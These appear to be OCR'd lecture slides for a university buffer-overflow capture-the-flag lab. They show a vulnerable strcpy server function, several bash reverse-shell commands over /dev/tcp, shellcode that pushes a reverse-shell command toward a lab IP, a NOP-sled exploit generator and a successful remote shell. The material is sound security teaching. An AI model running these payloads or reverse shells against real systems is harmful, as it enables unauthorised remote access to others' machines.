Buffer Overflow


CSE 643: Computer Security

CTF

3

Wednesday, September 19, 2018 1:58 PM

Big Picture



Wednesday, September 19, 2018 1:58 PM

Agenda

1. Server Program and Stack Diagram
2. Reverse Shell and Demo
3. Server Program Levels
4. CTF Setup
5. Easy Level Dry Run

Wednesday, September 19, 2018 1:58 PM

Server Program Pseudo Code

```
int main(int argc , char *argv[]) {

        int socket_desc ;
        int port=0;

        /* Get Arguments */

        socket_desc = initTCPServer(port);
        run_server(socket_desc,port);

        return 0;
}
```

```
//Server listens to TCP connection
int run_server(int socket_desc, int port ){

    while (1) {
        //accept connection from an incoming client
        client_sock = accept(...);

        // fork process

        if (pid == 0){ //child process handle TCP session

                //Receive a message from client
                while(..){
                        //vulnerable function
                        bof(client_message);
                }
        }
}
```

using net cat to send bufffile


Server Program Pseudo Code - Vulnerable Function

```
//Function has buffer-overflow vulnerability
void bof(char *str) {

        char buffer[BUF_SIZE];

        strcpy(buffer, str);
}
```

Wednesday, September 19, 2018 1:58 PM


Reverse Shell

- Attacker wants to run any command
- Just running /bin/bash is not enough



/bin/sh

Wednesday, September 19, 2018 1:58 PM



Wednesday, September 19, 2018 1:58 PM

Reverse Shell Demo

- /bin/bash
- nc -l 7070 -v
- /bin/bash > /dev/tcp/IP/Port
- /bin/bash > /dev/tcp/IP/Port 2>&1
- /bin/bash -i > /dev/tcp/IP/Port 2>&1
- /bin/bash -i > /dev/tcp/IP/Port 2>&1 0<&1


Wednesday, September 19, 2018 1:58 PM

Reverse Shell in Shellcode

- Execute reverse shell using execve()
- Command to execute:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/IP/Port  2>&1 0<&1"
```

- Exploit_ctf.c file



Shellcode Configuration - IP and Port

```
// Push command for reverse shell into stack
"\x31\xd2"                                  // xorl %edx,%edx
"\x52"                                      // pushl %edx
"\x68""2>&1"                                // pushl "2>&1"
"\x68""    "                                // pushl "    "
"\x68""0<&1"                                // pushl "0<&1"
"\x68""    "                                // pushl "    "
"\x68""    "                                // pushl "    "
"\x68""070 "                                // pushl "070 "  070
"\x68""70/7"                                // pushl "70/7"  70/7
"\x68""0.2."                                // pushl "0.2."  0.2.
"\x68""/10."                                // pushl "/10."  10.
"\x68""/tcp"                                // pushl "/tcp"
"\x68""/dev"                                // pushl "/dev"
"\x68"" >  "                                // pushl " >  "
"\x68"" -i "                                // pushl " -i "
"\x68""bash"                                // pushl "bash"
"\x68""////"                                // pushl "////"
"\x68""/bin"                                // pushl "/bin"
"\x89\xe2"                                  // movl %esp,%edx
```

you need to change it to your own machine's publiz ip

Server Program Levels


- Level 1:
  - Print buffer address and ebp
- Level 2:
  - Print buffer address and distance range
- Level 3:
  - Print buffer address range and distance range
- Level 4:
  - Print NOTHING !

Wednesday, September 19, 2018 1:58 PM

Server Program Level 3

Example - Client sends:

echo hello | nc 10.0.2.71 9094




```
run_server_ctf.sh

Waiting for incoming connection on port 9094
=====================================================
Connection accepted



Number of attempts: 1

Waiting for incoming connection on port 9094
=====================================================
Message received: hello

Buffer Address Range: 0xBFE3221D to 0xBFE3492D (1)
Distance Range: 200 to 1200 (2)
```

Buffer + Distanc + 4


Exploit Code

```
void main(int argc, char **argv)
{
        char buffer[SIZE];
        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, SIZE);

        /* You need to fill the buffer with appropriate contents here */

        memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
        sizeof(shellcode));

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 1, SIZE, badfile);
        fclose(badfile);
}
```

Problem

4.14. ★

The following function is called in a remote server program. The argument `str` points to a string that is entirely provided by users (the size of the string is up to 300 bytes). The size of the buffer is X, which is unknown to us (we cannot debug the remote server program). However, somehow we know that the address of the `buffer` array is `0xAABBCC10`, and the distance between the end of the buffer and the memory holding the function's return address is 8. Although we do not know the exact value of X, we do know that its range is between 20 and 100.



Please write down the string that you would feed into the program, so when this string is copied to `buffer` and when the `bof()` function returns, the server program will run your code. You only have one chance, so you need to construct the string in a way such that you can succeed without knowing the exactly value of X. In your answer, you don't need to write down the injected code, but the offsets of the key elements in your string need to be correct.


```
int bof(char *str)
{
   char buffer[X];
   strcpy(buffer,str);
   return 1;
}
```

0xAABBCC10 + X + 8 = RTA


[20, 100]

Wednesday, September 19, 2018 1:58 PM

CTF Setup



Wednesday, September 19, 2018 1:58 PM



Wednesday, September 19, 2018 1:58 PM

Public IP Commands


- Linux
  - ifconfig
  - ip addr
- Windows
  - ipconfig
- MAC
  - ifconfig


```
amit@Debian:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc n
    link/loopback 00:00:00:00:00:00 brd 00:00:0
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mt
    link/ether 28:d2:44:7c:2f:b5 brd ff:ff:ff:f
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
    link/ether e8:2a:ea:1a:03:dd brd ff:ff:ff:f
    inet 10.1.143.1/18 brd 10.1.191.255 scope g
       valid_lft 5372sec preferred_lft 5372sec
    inet6 fe80::ea2a:eaff:fe1a:3dd/64 scope lin
       valid_lft forever preferred_lft forever
4: vboxnet0: <BROADCAST,MULTICAST> mtu 1500 qdi
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:f
5: vboxnet1: <BROADCAST,MULTICAST> mtu 1500 qdi
    link/ether 0a:00:27:00:00:01 brd ff:ff:ff:f
amit@Debian:~$
```

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : syr.edu
   Link-local IPv6 Address . . . . . : fe80::4454:65f:bb9e:47fc%7
   IPv4 Address. . . . . . . . . . . : 10.1.153.77
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.1.128.1
```

Wednesday, September 19, 2018 1:58 PM

Port Forwarding Configuration





Wednesday, September 19, 2018 1:58 PM

NAT network

Firewall Off

Port Forwarding - Team Test

VM with port forwarding configured (Team member A):

```
seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
```

Host IP
Public IP

Port forwarded!

VM on Team member B's Machine (change IP and Port):

```
seed@VM:~$ /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.70/7070 2>&1 0<&1"
```

Result:

```
seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.71] port 7070 [tcp/*] accepted (family 2, sport 43434)
seed@VM:~$
```

Wednesday, September 19, 2018 1:58 PM

Change IP and Port in exploit_ctf.c

```
// Push command for reverse shell into stack
"\x31\xd2"                                  // xorl %edx,%edx
"\x52"                                      // pushl %edx
"\x68""2>&1"                                // pushl "2>&1"
"\x68""    "                                // pushl "    "
"\x68""0<&1"                                // pushl "0<&1"
"\x68""    "                                // pushl "    "
"\x68""    "                                // pushl "    "
"\x68""070 "                                // pushl "070 "  070
"\x68""70/7"                                // pushl "70/7"  70/7
"\x68""0.2."                                // pushl "0.2."  0.2.
"\x68""/10."                                // pushl "/10."  10.
"\x68""/tcp"                                // pushl "/tcp"
"\x68""/dev"                                // pushl "/dev"
"\x68"" >  "                                // pushl " >  "
"\x68"" -i "                                // pushl " -i "
"\x68""bash"                                // pushl "bash"
"\x68""////"                                // pushl "////"
"\x68""/bin"                                // pushl "/bin"
"\x89\xe2"                                  // movl %esp,%edx
```

Easy Level Dry Run

```
Waiting for incoming connection on port 9094
=============================================================

Message received: hello


Buffer Address: 0xBFE62034
EBP: 0xBFE62428
```

Distance = EBP - Buf Address = 1012

```
/* You need to fill the buffer with appropriate contents here */
*((long *) (buffer + 1012 + 4)) = 0xbfe62428 + 100;
```

Run Exploit

Compile Exploit Program

```
$ gcc exploit.c -o exploit
$ ./exploit
```

Open two terminals:

Terminal 1: $ nc -l 7070 -v

Terminal 2: $ cat badfile | nc <IP> <Port>

Terminal Result for Successful Attack:

```
[09/18/2018 09:40] seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.71] port 7070 [tcp/*] accepted (family 2, sport 43342)
www-data@VM:/usr/lib/cgi-bin/CTF/BufferOverflow$
```

Plant a Flag

- Navigate to directory **/home/seed/Labs/temp**
- Use **wget** to download flag

```
www-data@VM:/usr/lib/cgi-bin/CTF/BufferOverflow$ cd /home/seed/Labs/temp
cd /home/seed/Labs/temp
www-data@VM:/home/seed/Labs/temp$ wget https://d30y9cdsu7xlg0.cloudfront.net/png
/9514-200.png
```

CTF Prep

- Server program will be posted on piazza
- Use different arguments to configure program to try attack
- Try Level 3 and Level 4

THE END